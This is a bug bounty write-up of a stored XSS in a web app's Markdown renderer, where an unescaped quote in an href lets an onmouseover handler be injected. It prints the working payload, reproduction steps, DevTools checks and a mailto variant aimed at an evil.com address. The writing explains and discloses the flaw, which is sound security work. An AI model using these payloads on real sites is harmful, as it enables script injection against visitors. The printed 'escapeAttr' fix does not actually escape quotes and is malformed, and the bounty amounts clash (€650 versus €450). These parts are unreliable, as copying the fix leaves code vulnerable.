TL;DR
A Markdown rendering function in a private bug bounty target's React codebase was building <a> tags via string interpolation without escaping double-quote characters in the href attribute. Because DOMPurify was called before the dangerous HTML was constructed, it provided zero protection. A URL containing " could break out of the href="..." attribute context and inject arbitrary event handlers — such as onmouseover — into the rendered DOM. The payload was stored in the database and served to every visitor who viewed the affected page.

Severity: High (CVSS 7.6) Bounty: €650 Status: Fixed and verified
Background
While hunting on a private bug bounty program, I was testing a web application that allows users to create and publish content visible to a large audience (teachers, administrators, etc.). The description fields on content pages supported a lightweight Markdown-like format, which was rendered to HTML client-side using a custom React component.
This is exactly the kind of feature worth auditing carefully — user-controlled input flowing through a custom renderer into raw HTML is a classic XSS surface.
Finding the Vulnerable Code
The application's source was partially accessible, and I located a component — let's call it Markdown.tsx — responsible for converting Markdown text to HTML. The key function looked something like this:
// Vulnerable: href is NOT escaped
function buildAnchorTag(href: string, url: string): string {
  return `<a href="${href}" rel="noreferrer" target="_blank">${url}</a>`
}
The " (double-quote) character inside href is never escaped. This means a URL containing a literal " will terminate the href attribute prematurely and allow the remainder of the string to be parsed as new HTML attributes.
The Wrong Sanitization Order
What made this especially interesting was the sanitization logic. DOMPurify was in use — but it was called on the input before conversion, not on the output after:
// Sanitization happens BEFORE the dangerous HTML is built — a no-op on plain text
const html = markdownToHtml(
  DOMPurify.sanitize(markdownText, { ALLOWED_TAGS: [], ALLOWED_ATTR: [] })
)
ALLOWED_TAGS: [], ALLOWED_ATTR: [] strips all HTML tags from the raw input. But the input at that stage is plain text (a URL string) — there is nothing for DOMPurify to strip. The injection doesn't exist yet. The dangerous HTML is constructed inside markdownToHtml() after sanitization runs. DOMPurify is entirely bypassed.
Exploitation
Crafting the Payload
The payload is simply a URL with an injected onmouseover attribute:
https://example.com/"onmouseover=alert(document.domain)//"When this is passed to the vulnerable interpolation:
return `<a href="${href}" rel="noreferrer" target="_blank">${url}</a>`The rendered HTML becomes:
<a href="https://example.com/" onmouseover="alert(document.domain)//" rel="noreferrer" target="_blank">
  https://example.com/
</a>
The browser parser sees onmouseover as a valid standalone attribute. Hovering the link executes the payload.
Steps to Reproduce
- Create or edit a content item on the target platform
- In the description field, enter:
https://example.com/"onmouseover=alert(document.domain)//" - Publish/save the item
- Navigate to the summary/detail page for that item
- Open DevTools console and run:
const injected = [...document.querySelectorAll('a')]
  .filter(a => a.getAttribute('onmouseover')?.includes('alert'))
console.log(injected.length)             // > 0 confirms injection
console.log(injected[0].outerHTML)       // inspect the broken-out attribute
console.log(injected[0].getAttribute('onmouseover'))
DOM Confirmation
total_anchors = 32
injected_with_onmouseover = 2
href = https://example.com/   ← truncated at " — attribute breakout confirmed
onmouseover_attr = alert(document.domain)//""
Backend Proof
A direct API call confirmed the payload was persisted in the database:
GET /api/items/402770164 → 200 OK
{
  "id": 402770164,
  "status": "ACTIVE",
  "description": "...https://example.com/\"onmouseover=alert(document.domain)//\"..."
}
This confirms Stored XSS — the payload lives in the DB and is served to every visitor, not just the attacker.
Affected Surfaces
The same vulnerable component was used in 6 places across the application:
Location Surface Content summary screen User-facing summary page Content section component Inline offer/content display Collective content section Alternative content type External partner detail view Third-party teacher/partner portal External partner list card Card component in partner listing App preview panel Internal admin preview
This multiplied the impact significantly — the XSS wasn't just on one obscure page. It was embedded in card components visible throughout the UI, including pages used by third-party portal users.
Email Vector (Same Root Cause)
There was also an email template using a similar pattern:
// Vulnerable mailto link
return `<a href="mailto:${email}">...</a>`
A crafted email address like "onclick=alert(1)//"@evil.com (a technically valid RFC 5321 address with a quoted local-part) could inject onclick into the rendered anchor.
CSP as a Runtime Mitigation (Not a Fix)
The staging environment had a Content-Security-Policy meta tag with default-src 'self' and no unsafe-inline, which meant inline event handlers were blocked at runtime:
element.onmouseover === null // handler compiled to null by CSPThe program initially marked this as reducing exploitability. My response:
CSP is a server configuration, not a code fix. The vulnerable HTML is still constructed and stored. The attribute injection IS present in every visitor's DOM. Production CSP was unverified and may differ. CSP can be weakened, misconfigured, or bypassed — the underlying code should not produce unsafe HTML in the first place.
The team agreed, accepted the report, and updated the CVSS score to reflect the CSP mitigating factor (AC: Low → High), settling on CVSS 7.6 High.
Remediation
Option 1 — Escape Before Interpolation (Input-Side Fix)
function escapeAttr(s: string): string {
  return s.replace(/"/g, '"').replace(/'/g, ''')
}
// Safe interpolation
return `<a href="${escapeAttr(href)}" rel="noreferrer" target="_blank">${escapeAttr(url)}</a>`
return `<a href="mailto:${escapeAttr(email)}">${escapeAttr(email)}</a>`
Option 2 — Sanitize the Output, Not the Input (Output-Side Fix) ✅
// Correct order: build HTML first, then sanitize the result
const html = DOMPurify.sanitize(
  markdownToHtml(markdownText),
  {
    ALLOWED_TAGS: ['a', 'strong', 'em'],
    ALLOWED_ATTR: ['href', 'rel', 'target', 'class']
  }
)
The program implemented Option 2, which is the more robust approach — it provides defense-in-depth regardless of what markdownToHtml() produces.
Fix Verification
After the fix was deployed, I retested with 15 payload variants, including:
- Original
"onmouseover=…//"payload autofocus/onfocusinjectionmailtoquoted local-part injection- CSS
url()exfiltration via injectedstyle= javascript:anddata:URI smuggling- SVG/MathML mutation XSS (mXSS)
- Cyrillic homograph domain
- Truncation-boundary (
maxLength) mutation
Result for every variant:
- 0 anchors with any
on*event handler,style,autofocus,tabindex, orrole - 0
<svg>,<math>,<script>,<iframe>,<object>, or<embed>elements rendered - Every
<a>carries only allowlisted attributes hrefcorrectly truncated at"— attribute breakout no longer reaches the HTML parser
Lessons Learned
1. Sanitize the output, not the input
Running DOMPurify on raw text before it's turned into HTML is a no-op. The dangerous markup doesn't exist yet. Always sanitize what you're going to render.
2. String interpolation into HTML attributes requires escaping
href="${url}" is only safe if url cannot contain ". Use " escaping or build DOM nodes programmatically via document.createElement + element.setAttribute, which handles encoding automatically.
3. CSP is defense-in-depth, not a code fix
A CSP that blocks unsafe-inline is a valuable layer of protection, but it doesn't mean the underlying vulnerability doesn't exist or doesn't matter. Future CSP changes, misconfigurations, or bypasses can re-expose it. Fix the code.
4. Component reuse multiplies XSS surface
The same vulnerable component was used in 6 locations. One unfixed root cause = 6 XSS entry points. When auditing, trace shared components to all their consumers.
5. Verify DOM attributes, not visual rendering
The page looked completely normal — the URL rendered correctly in the browser. The vulnerability was only visible in the DOM. Always check element.outerHTML and attribute inspection in DevTools, not just what the page looks like.
Follow-Up Hardening Suggestions
I included two post-fix recommendations for the team:
Comment marking the sanitization as load-bearing:
// SECURITY: This DOMPurify.sanitize() call is the XSS defense for markdownToHtml().
// The string interpolation inside markdownToHtml() does NOT escape attributes.
// Do NOT remove or weaken this sanitization step.
const html = DOMPurify.sanitize(markdownToHtml(markdownText), { ... })
Unit test to lock the behavior in CI:
it('does not inject onmouseover into rendered anchor', () => {
  const input = 'https://example.com/"onmouseover=alert(1)//"'
  const rendered = renderMarkdown(input)
  const div = document.createElement('div')
  div.innerHTML = rendered
  const anchors = div.querySelectorAll('a')
  anchors.forEach(a => {
    expect(a.getAttribute('onmouseover')).toBeNull()
  })
})
The team confirmed they would incorporate both suggestions.
Timeline
Apr 19, 2026 Report submitted Apr 24, 2026 Triaged; team unable to reproduce visually Apr 27, 2026 Provided DOM-level PoC with DevTools instructions Apr 28, 2026 Accepted; CVSS updated; bounty confirmed Apr 28, 2026 €450 rewarded May 5, 2026 Fix deployed to staging May 6, 2026 Fix verified; report closed May 6
Total reward: €450
Key Takeaway
The vulnerability wasn't exotic. It was a textbook attribute injection caused by unsafe string interpolation — the kind of bug that's easy to introduce and easy to miss in code review. What made it impactful was the combination of: a widely-reused component, stored payloads served to all visitors, and the fact that the existing DOMPurify call created a false sense of security by being placed in exactly the wrong position.
When you see href="${something}" in a codebase, ask: can that something contain a double quote? If yes, that's your bug.
Happy hunting. If you found this useful, follow me for more bug bounty writeups.